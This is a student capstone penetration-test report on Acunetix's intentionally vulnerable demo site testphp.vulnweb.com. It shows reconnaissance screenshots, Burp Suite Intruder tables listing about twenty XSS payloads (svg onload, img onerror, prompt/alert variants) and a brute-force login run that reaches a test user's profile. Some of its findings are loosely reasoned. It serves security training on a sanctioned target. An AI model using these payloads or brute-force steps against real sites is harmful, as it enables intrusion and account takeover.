

Cyber Security Capstone Project

Project 1



Project Creator (Candidate) – **Subham Paul**

Submit to – **YHills Edutech**

Project Mentor – **Vaishnavu Sir**

Date: - 11-04-2025

Project Scenario: - You are working as an ethical hacker for XYZ Company. The company has granted permission to conduct penetration testing on its web applications to identify vulnerabilities in "testphp.vulnweb.com". Your task is to submit a high-level technical report that includes: Proof of Concept (POC) screenshots Techniques used Tools and frameworks utilized.

Signature of Mentor

_____.

Signature of Organization

_____.


Information Gathering:

- **Purpose:** Deliberately checking vulnerability of web application by Acunetix for security testing.
- **IP Address:** Typically resolves to 64.39.103.232. (44.228.249.3) Isp: AMAZON-02, US.
- **Owner:** Acunetix Ltd.
- **Hosting:** Amazon Web Services (AWS), United States.
- **Domain:** testphp.vulnweb.com (This is a http website).
- **Domain Age:** Over 14 years (registered on June 14, 2010)
- **Registered on :** 2010-06-14
- **Expires on:** 2025-06-14
- **Updated on:** 2023-05-26

Analysis:

Step 1: we have checked the URL in various thread Intel tools we found it is malicious


<https://www.virustotal.com/gui/url/a3961d2837c3f4ac3c4cf02022f0352adbf09d06f215580b03ef286ff4a9232c>



The screenshot shows the VirusTotal interface for the URL <http://testphp.vulnweb.com/>. The URL is marked as malicious by 1/97 security vendors. The status is 200, content type is text/html; charset=UTF-8, and the last analysis was 4 hours ago. The community score is -2. The interface includes tabs for DETECTION, DETAILS, and COMMUNITY (3). A banner encourages joining the community and automating checks. A table shows security vendors' analysis: CRDF is Malicious, Abusix is Clean, and there is a link to automate checks.

Security vendors' analysis
CRDF
Abusix
Clean

Then we have checked for the domain in whois domain lookup, we found the domain is Registered on 2010-06-14, Expires on 2025-06-14, and Updated on: 2023-05-26.




The screenshot shows the Whois domain lookup results for **vulnweb.com**. The domain is updated 5 days ago. The domain information table shows the following details:

Domain Information	
Domain:	vulnweb.com
Registered On:	2010-06-14
Expires On:	2025-06-14
Updated On:	2023-05-26
Status:	client transfer prohibited
Name Servers:	ns1.eurodns.com ns2.eurodns.com ns3.eurodns.com ns4.eurodns.com


Registrar Information	
Registrar:	EuroDNS S.A.
IANA ID:	1052
Abuse Email:	legalservices@eurodns.com
Abuse Phone:	+352.27220150

Step 2: Checking the vulnerabilities on the given website with the help of burp suite.

- Checking **XSS, (Cross-Site Scripting)**: searching names in repeater using repeater tool and It doesn't filters any symbols like (< or >).



- To check the **Cross-Site Scripting** vulnerabilities I have tried to insert the syntax of html code <script> and </script> and found it is successfully accepting without giving any error.



- c. Again we have checked with another command tried to insert the syntax of html code `<script>` and applying string with double quotation ("dhanbad") `</script>` and found it is successfully accepting without giving any error.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane on the left shows a POST request to `/search.php?test=query` with various headers and a body containing a script tag: `<script>("dhanbad")</script>&goButton=go`. The 'Response' pane on the right shows the HTML response, which includes the script tag: `<script>("dhanbad")</script></h2></div>`. The script tag is highlighted in yellow in both panes.

- d. Now I checked for multiple payloads with the help of intruder, and I searched the lists of payloads from GitHub and used in the intruder to check the vulnerabilities.

The screenshot shows the Burp Suite Intruder interface. The title bar indicates '2. Intruder attack of http://testphp.vulnweb.com'. The 'Attack' tab is selected, and the 'Results' sub-tab is active. A table lists the results of the attack, showing the request number, payload, status code, response received, error, timeout, length, and comment. The table contains 21 rows of data.

Request	Payload	Status code	Response rece...	Error	Timeout	Length	Comment
0		200	526			4997	
1	"-prompt(8)-"	200	440			5004	
2	'-prompt(8)-'	200	508			2335	
3	";a=prompt,a()//	200	398			5007	
4	';a=prompt,a()//	200	434			2522	
5	'-eval("window['pro"%2B'mpt'](8)')-"	200	527			2354	
6	'-eval("window['pro"%2B'mpt'](8)')-"	200	509			2545	
7	"onclick=prompt(8)*"@x.y	200	479			5015	
8	"onclick=prompt(8)><svg/onload=prom...	200	479			5037	
9	<image/src/onerror=prompt(8)>	200	505			5020	
10	<img/src/onerror=prompt(8)>	200	336			5018	
11	<image src/onerror=prompt(8)>	200	470			5020	
12		200	478			5018	
13	<image src=q onerror=prompt(8)>	200	341			5023	
14		200	475			5021	
15	</scrip</script>t><img src=q onerror=p...	200	330			5039	
16	<svg onload=alert(1)>	200	320			5012	
17	"><svg onload=alert(1)//	200	444			5015	
18	"onmouseover=alert(1)//	200	477			5014	
19	"autofocus/onfocus=alert(1)//	200	476			5020	
20	'-alert(1)-'	200	477			2333	
21	'-alert(1)//	200	542			2500	

- e. Now again I have checked the payloads in intruder, with payload type numbers and checked for the vulnerabilities.

Attack Save

2. Intruder attack of http://testphp.vulnweb.com

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
66	65	200	1197			5180	
50	49	200	1220			5180	
98	97	200	1294			5180	
67	66	200	1313			5180	
41	40	200	1316			5180	
65	64	200	1421			5180	
76	75	200	1527			5180	
55	54	200	2545			5180	
52	51	200	2547			5180	
62	61	200	2547			5180	
68	67	200	2968			5180	
79	78	200	3421			5180	
53	52	200	5515			5180	
84	83	200	6038			5180	
101	100	200	6320			5180	
40	39	200	6429			5180	
89	88	200	6437			5180	
38	37	200	6537			5180	
57	56	200	6634			5180	
20	19	200	6654			5180	
37	36	200	10567			5180	
96	95	200	19005			5180	

Finished

Payloads

Payload position: All payload positions

Payload type: Numbers

Payload count: 101

Request count: 101

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 0

To: 100

Step: 1

How many:

Number format

Base: Decimal Hex

Min integer digits: 0

Max integer digits: 5

- f. Now I am checking the sniper attack type in intruder, and changed the payloads settings into 1111 and 4444 and add into payloads configuration, and I see that I can change the site name **google** to **4444** by attacking.

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Sniper attack Start attack

Target: http://testphp.vulnweb.com Update Host header to match target

Positions Add \$ Clear \$ Auto \$

1 GET / HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://www.google.com/
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 3

Request count: 6

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate

Add Add from list... [Pro version only]

Payload processing

Event log (5) All issues

2 highlights 2 payload positions Length: 427

Memory: 114.3MB

Attack Save

3. Intruder attack of http://testphp.vulnweb.com

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Position	Payload	Status code	Response received	Error	Timeout	Length
0	0		200	510			5180
1	1		200	455			5180
2	1	1111	200	496			5180
3	1	4444	200	472			5180
4	2		200	420			5180
5	2	1111	200	502			5180
6	2	4444	200	533			5180

Request Response

Pretty Raw Hex

1 GET / HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://www.google.com/
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11

Attack Save

3. Intruder attack of http://testphp.vulnweb.com

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Position	Payload	Status code	Response received	Error	Timeout	Length
0	0		200	510			5180
1	1		200	455			5180
2	1	1111	200	496			5180
3	1	4444	200	472			5180
4	2		200	420			5180
5	2	1111	200	502			5180
6	2	4444	200	533			5180

Request Response

Pretty Raw Hex

1 GET / HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://www.4444.com/
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11

- g. Now I have checked the attack type Battering ram, where I can change and set the payloads and payloads settings and found the html code is successfully accepting and changing it without giving any error.

Request	Payload	Status code	Response rece...	Error	Timeout	Length	Comment
0		200	504			4997	
1		200	529			7588	
2	1111	200	396			4995	
3	4444	200	524			4995	

- h. Visit testphp.vulnweb.com, sign up using username **batman** and password **test**, then log in. In **Burp Suite**, capture the login request, send it to **Intruder**, change the username to **test**, set payloads like **111**, **test**, and other values from the image, then launch the attack and observe the results.

Request	Payload	Status code	Response rece...	Error	Timeout	Length	Comment
0		200	808			6278	
1		302	422			258	
2	111	302	383			258	
3	test	200	380			6278	
4	ftjthshseth	302	378			258	
5	rhrehest	302	519			258	

From the multiple payloads I search for the successful connection status code 200 and open in browser
And found all the details of John smith as shown below.

acunetix **acuart**

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) | [Logout test](#)

search art

[Browse categories](#)
[Browse artists](#)
[Your cart](#)
[Signup](#)
[Your profile](#)
[Our guestbook](#)
[AJAX Demo](#)
[Logout](#)

Links
[Security art](#)
[PHP scanner](#)
[PHP vuln help](#)
[Fractal Explorer](#)

John SmithFWPwElne (test)

On this page you can visualize or edit you user information.

Name: John SmithFWPwElne
Credit card number: 1234-5678-2300-9000YEsNjXk
E-Mail: email@email.comkMhqBIXf
Phone number: 2323345RhKVmLnq
Address: response.write(301,207*770,255)yy

You have 0 items in your cart. You visualize you cart [here](#).

Recommendation:-

- Site should be secured and it should contain valid certificate.
- In the website should not take an special character or should show error while giving a command In the input field.
- Password should not take, more than 3 times.
- And it should not modify the user details.

Tools & Framework Used:-

Tools:

- Proxy (Burp suite)
- Intercept (Burp suite)
- Intruder(Burp suite)
- Repeater(Burp suite)
- Foxy Proxy (Add Exaction in web browser Firefox)

Framework:

- URL Scan – For URL Scan and Information.
- Abuse IPDB – For check IP Address and Subnet
- Who is Domain Lookup – For check Domain Information, Registrant contact, Technical Contact
- Virus total- for checking whether the Url or domain is malicious or not.

The screenshot shows the urlscan.io interface for a scan of **testphp.vulnweb.com**. The domain is associated with IP **44.228.249.3** (Public Scan) and is located in **Boardman, United States**, belonging to **AMAZON-02, US**. The scan was performed on April 11th, 2025, from India (IN) to Spain (ES). The summary indicates 4 HTTP transactions, 1237 scans, and a "No classification" verdict from urlscan.io. A live screenshot of the website is also displayed on the right.

urlscan.io Home Search Live API Blog Docs Pricing Login

Sponsored by SecurityTrails A Recorded Future Company

testphp.vulnweb.com

44.228.249.3 Public Scan

URL: http://testphp.vulnweb.com/

Submission: On April 11 via manual (April 11th 2025, 11:31:52 am UTC) from IN -- Scanned from ES

Summary HTTP 4 Redirects Links 4 Behaviour Indicators Similar DOM Content API Verdicts

Summary

This website contacted 1 IPs in 1 countries across 1 domains to perform 4 HTTP transactions. The main IP is 44.228.249.3, located in Boardman, United States and belongs to AMAZON-02, US. The main domain is testphp.vulnweb.com.

testphp.vulnweb.com scanned 1237 times on urlscan.io Show Scans 1237

urlscan.io Verdict: No classification

Live information

Screenshot

Live screenshot Full Image

← → ↻ 🏠

🔒 https://www.abuseipdb.com/check/44.228.249.3

☆ 🛡️ 🗑️ 📄

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

AbuseIPDB » 44.228.249.3

Check an IP Address, Domain Name, or Subnet
e.g. 152.58.187.128, microsoft.com, or 5.188.10.0/24

44.228.249.3

CHECK

feedback

44.228.249.3 was not found in our database

ISP

Amazon.com, Inc.

Usage Type

Data Center/Web Hosting/Transit

ASN

Unknown

Hostname(s)

ec2-44-228-249-3.us-west-2.compute.amazonaws.com

Domain Name


amazon.com

← → ↻ 🏠

🔒 https://www.whois.com/whois/vulnweb.com

☆ 🛡️ 🗑️ 📄

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

 Domains Hosting Servers Email Security Whois Deals

Enter Domain or IP

WHOIS

👤 🛒 0

vulnweb.com

Updated 1 day ago ↻

Interested in similar domains?

Domain Information

Domain:

vulnweb.com

Registered On:

2010-06-14

Expires On:

2025-06-14

Updated On:

2023-05-26

Status:

client transfer prohibited

Name Servers:

ns1.eurodns.com
ns2.eurodns.com
ns3.eurodns.com
ns4.eurodns.com

thevulnweb.com

Buy Now

vulnwebgroup.com

Buy Now

myvulnweb.com

Buy Now

vulnwebshop.com

Buy Now

vulnweb.net

Buy Now

vulnwebonline.net

Buy Now

https://www.exploit-db.com

Sale

Conclusion: We are able to access all user details such as name, card information, email, phone number, and address. Additionally, we can edit or modify these details for personal gain, which is unethical. This indicates that the website or server is not secure and is vulnerable to attacks.

Signature of Candidate

Subham Paul